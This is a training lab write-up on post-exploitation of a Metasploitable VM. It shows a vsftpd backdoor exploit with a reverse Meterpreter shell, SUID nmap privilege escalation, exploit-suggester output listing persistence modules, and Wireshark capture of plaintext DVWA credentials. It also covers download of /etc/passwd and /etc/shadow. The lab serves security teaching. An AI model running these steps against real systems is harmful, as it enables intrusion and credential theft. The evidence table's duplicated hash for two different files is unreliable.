Post Exploitation and Evidence Collection

Objective:

Performing post-exploitation activities like privilege escalation and downloading sensitive files from the target machine and using it as evidence collection.

Tools Required:

- **Kali Linux**
- **Metasploit Framework**
- **Meterpreter**
- **Wireshark**
- **SHA256Sum**

Definitions:

Meterpreter:

Meterpreter is an advanced, in-memory payload within the Metasploit framework that provides attackers or ethical hackers with interactive control over a compromised system.

Wireshark:

Wireshark is a network packet analyzer. A network packet analyzer presents captured packet data in as much detail as possible.

Steps Performed:

1. **The target Metasploitable is already compromised after exploiting the vsftpd 2.3.4 service version which provided a meterpreter session inside msfconsole:**

```
Session  Actions  Edit  View  Help

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FETCH_PIPE   false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

   When FETCH_FILELESS is none:

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   FETCH_FILENAME       ewGAOgQyZX       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
   FETCH_WRITABLE_DIR   ./               yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.31.250
rhosts => 192.168.31.250
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.31.88
lhost => 192.168.31.88
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[+] Started reverse TCP handler on 192.168.31.88:4444
[+] 192.168.31.250:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.31.88:4444 -> 192.168.31.250:46251) at 2026-04-03 07:35:23 -0400

meterpreter >
```

2. **Use commands like 'getuid' and 'sysinfo' which provides with information like the user and the information about the system like the OS, architecture, etc:**

```
Session  Actions  Edit  View  Help
    webcam_list               List webcams
    webcam_snap               Take a snapshot from the specified webcam
    webcam_stream             Play a video stream from the specified webcam


Stdapi: Mic Commands
====================

    Command                   Description
    -------                   -----------
    listen                    listen to a saved audio recording via audio player
    mic_list                  list all microphone interfaces
    mic_start                 start capturing an audio stream from the target mic
    mic_stop                  stop capturing audio


Stdapi: Audio Output Commands
=============================

    Command                   Description
    -------                   -----------
    play                      play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```


3. **Command 'shell' provides the CLI of the target where more information can be gathered and exploited such 'sudo -l' which gives the users having root privileges and 'find / -perm -4000 2>/dev/null' which finds sensitive files inside the target:**

```
Meterpreter  : x86/linux
meterpreter > shell
Process 27903 created.
Channel 1 created.
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
```

4. **A usr/bin/nmap file was found which is used to further exploit and gain root shell:**


```
srv
sys
threat
tmp
ubGZPMSU
usr
var
vmlinuz
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>    -- runs shell command given in the foreground
x              -- Exit Nmap
f [--spoof <fakeargs>] [--nmap-path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap-path.
n -h           -- Obtain help with Nmap syntax
h              -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> ! sh
```

5. **Another step to perform is executing privilege escalation modules suggesting possible privilege escalation exploits:**





```
background
sh: line 9: background: command not found
exit
nmap> exit
Quitting by request.
exit
meterpreter > background
[*] Backgrounding session 1 ...
msf exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.31.250 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.31.250 - 243 exploit checks are being tried ...
[+] 192.168.31.250 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.31.250 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.31.250 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.31.250 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.31.250 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.31.250 - exploit/linux/persistence/apt_package_manager: The target appears to be vulnerable. /etc/apt/apt.conf.d/ and /tmp/ are writable, also fo
und apt-get.
[+] 192.168.31.250 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.31.250 - exploit/linux/persistence/bash_profile: The service is running, but could not be validated. Bash profile exists and is writable: /root/.
bashrc
[+] 192.168.31.250 - exploit/linux/persistence/init_sysvinit: The target appears to be vulnerable. /tmp/ is writable and system is System V based
[+] 192.168.31.250 - exploit/linux/persistence/init_upstart: The target appears to be vulnerable. /tmp/ is writable and system is upstart based
[+] 192.168.31.250 - exploit/linux/persistence/rc_local: The target appears to be vulnerable. /etc/rc.local is writable
[+] 192.168.31.250 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[+] 192.168.31.250 - exploit/multi/persistence/ssh_key: The target appears to be vulnerable. Likely vulnerable
[+] 192.168.31.250 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.31.250 - Valid modules for session 1:
```


6. **Open wireshark to analyze traffic communication taking place between the target machine and the attacker machine:**




7. **Listen the traffic on 'eth0' and go to the web application DVWA of the target machine. Capture the traffic before and after logging inside the website. This helps to identify if there's any leakage of sensitive information and the security of packets communicating:**



Damn Vulnerable Web App
Not Secure
http://192.168.31.250/dvwa/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



Damn Vulnerable Web Ap
Not Secure
http://192.168.31.250/dvwa/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.31.250
No. Time Source Destination Protocol Length Info
257 16.009726950 192.168.31.88 192.168.31.250 TCP 74 57888 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=218441001 TSecr=0 WS=1024
258 16.010902081 192.168.31.250 192.168.31.88 TCP 74 80 → 57888 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=2642295 TSecr=218441001 WS=128
259 16.010941704 192.168.31.88 192.168.31.250 TCP 66 57888 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=218441002 TSecr=2642295
260 16.012491518 192.168.31.88 192.168.31.250 HTTP 405 GET /dvwa/ HTTP/1.1
261 16.013488125 192.168.31.250 192.168.31.88 TCP 66 80 → 57888 [ACK] Seq=1 Ack=340 Win=6912 Len=0 TSval=2642295 TSecr=218441003
263 16.080662598 192.168.31.250 192.168.31.88 HTTP 549 HTTP/1.1 302 Found
264 16.080713629 192.168.31.88 192.168.31.250 TCP 66 57888 → 80 [ACK] Seq=340 Ack=484 Win=64512 Len=0 TSval=218441072 TSecr=2642300
265 16.084330648 192.168.31.88 192.168.31.250 HTTP 481 GET /dvwa/login.php HTTP/1.1
266 16.085033026 192.168.31.250 192.168.31.88 TCP 66 80 → 57888 [ACK] Seq=484 Ack=755 Win=7936 Len=0 TSval=2642301 TSecr=218441075
267 16.113597248 192.168.31.250 192.168.31.88 TCP 1715 80 → 57888 [PSH, ACK] Seq=484 Ack=755 Win=7936 Len=1649 TSval=2642303 TSecr=218441075 [TCP PDU reassembled in 269]
268 16.113709442 192.168.31.88 192.168.31.250 TCP 66 57888 → 80 [ACK] Seq=755 Ack=2133 Win=63488 Len=0 TSval=218441105 TSecr=2642303
269 16.117919523 192.168.31.250 192.168.31.88 HTTP 71 HTTP/1.1 200 OK (text/html)
270 16.159750538 192.168.31.88 192.168.31.250 TCP 66 57888 → 80 [ACK] Seq=755 Ack=2138 Win=63488 Len=0 TSval=218441151 TSecr=2642303
271 16.171913096 192.168.31.88 192.168.31.250 HTTP 459 GET /dvwa/dvwa/css/login.css HTTP/1.1
272 16.172417890 192.168.31.88 192.168.31.250 TCP 66 57888 → 80 [FIN, ACK] Seq=1148 Ack=2138 Win=63488 Len=0 TSval=218441163 TSecr=2642303
273 16.174480537 192.168.31.250 192.168.31.88 HTTP 969 HTTP/1.1 200 OK (text/css)
274 16.174474352 192.168.31.88 192.168.31.250 TCP 74 57902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=218441165 TSecr=0 WS=1024
275 16.174579226 192.168.31.88 192.168.31.250 TCP 54 57888 → 80 [RST] Seq=1149 Win=0 Len=0
276 16.174990837 192.168.31.250 192.168.31.88 TCP 74 80 → 57902 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=2642309 TSecr=218441165 WS=128
277 16.175001328 192.168.31.88 192.168.31.250 TCP 66 57902 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=218441166 TSecr=2642309
Frame 257: Packet, 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_14:01:16 (08:00:27:14:01:16), Dst: PCSSystemtec_74:0e:59 (08:00:27:74:0e
Internet Protocol Version 4, Src: 192.168.31.88, Dst: 192.168.31.250
Transmission Control Protocol, Src Port: 57888, Dst Port: 80, Seq: 0, Len: 0
0000 08 00 27 74 0e 59 08 00 27 14 61 16 08 00 45 00
0010 00 3c a2 70 40 00 40 06 d7 a8 c0 a8 1f 58 c0 a8
0020 1f fa e2 20 00 50 a1 bd 52 8c 00 00 00 00 a0 02
0030 fa f0 c0 d1 00 00 02 04 05 b4 04 02 08 0a 0d 05
0040 25 29 00 00 00 00 01 03 03 0a
wireshark_eth0S4QNM3.pcapng
Packets: 823 · Displayed: 66 (8.0%) · Dropped: 0 (0.0%)
Profile: Default



8. **The scan result showcases credential leakage on the login page. This can be due to:**
   - **Using HTTP instead of HTTPS**
   - **Weak authentication methods**
   - **No TLS/SSL encryption**
   - **Misconfigured HTTPS**
   - **Session Handling Issues**
9. **Go back to the meterpreter session and download the username and password files and perform 'sha256sum' on all the evidence as a chain of custody:**





10. **The chain of custody: All evidence was collected in a controlled lab environment. Hash values (SHA256) were generated immediately after acquisition to ensure integrity. The data was securely stored and accessed only by the authorized VAPT analyst, maintaining proper chain-of-custody procedures.**

Summarizing Findings:

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic (PCAP)	VAPT Analyst	03-04-2026	6c236dd22fea513bf9f6392fcca2ef08542c2b8012ba89a6840ad4a67e21abfd
System File	/etc/passwd	VAPT Analyst	03-04-2026	6c236dd22fea513bf9f6392fcca2ef08542c2b8012ba89a6840ad4a67e21abfd
System File	/etc/shadow	VAPT Analyst	03-04-2026	7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762

Conclusion:

Evidence was collected from the compromised system after successful exploitation and privilege escalation. Network traffic was captured using Wireshark, and critical system files were extracted from the target machine such as username and password files. SHA256 hashes were generated to ensure data integrity. All evidence was securely handled following proper chain-of-custody procedures to maintain authenticity and reliability.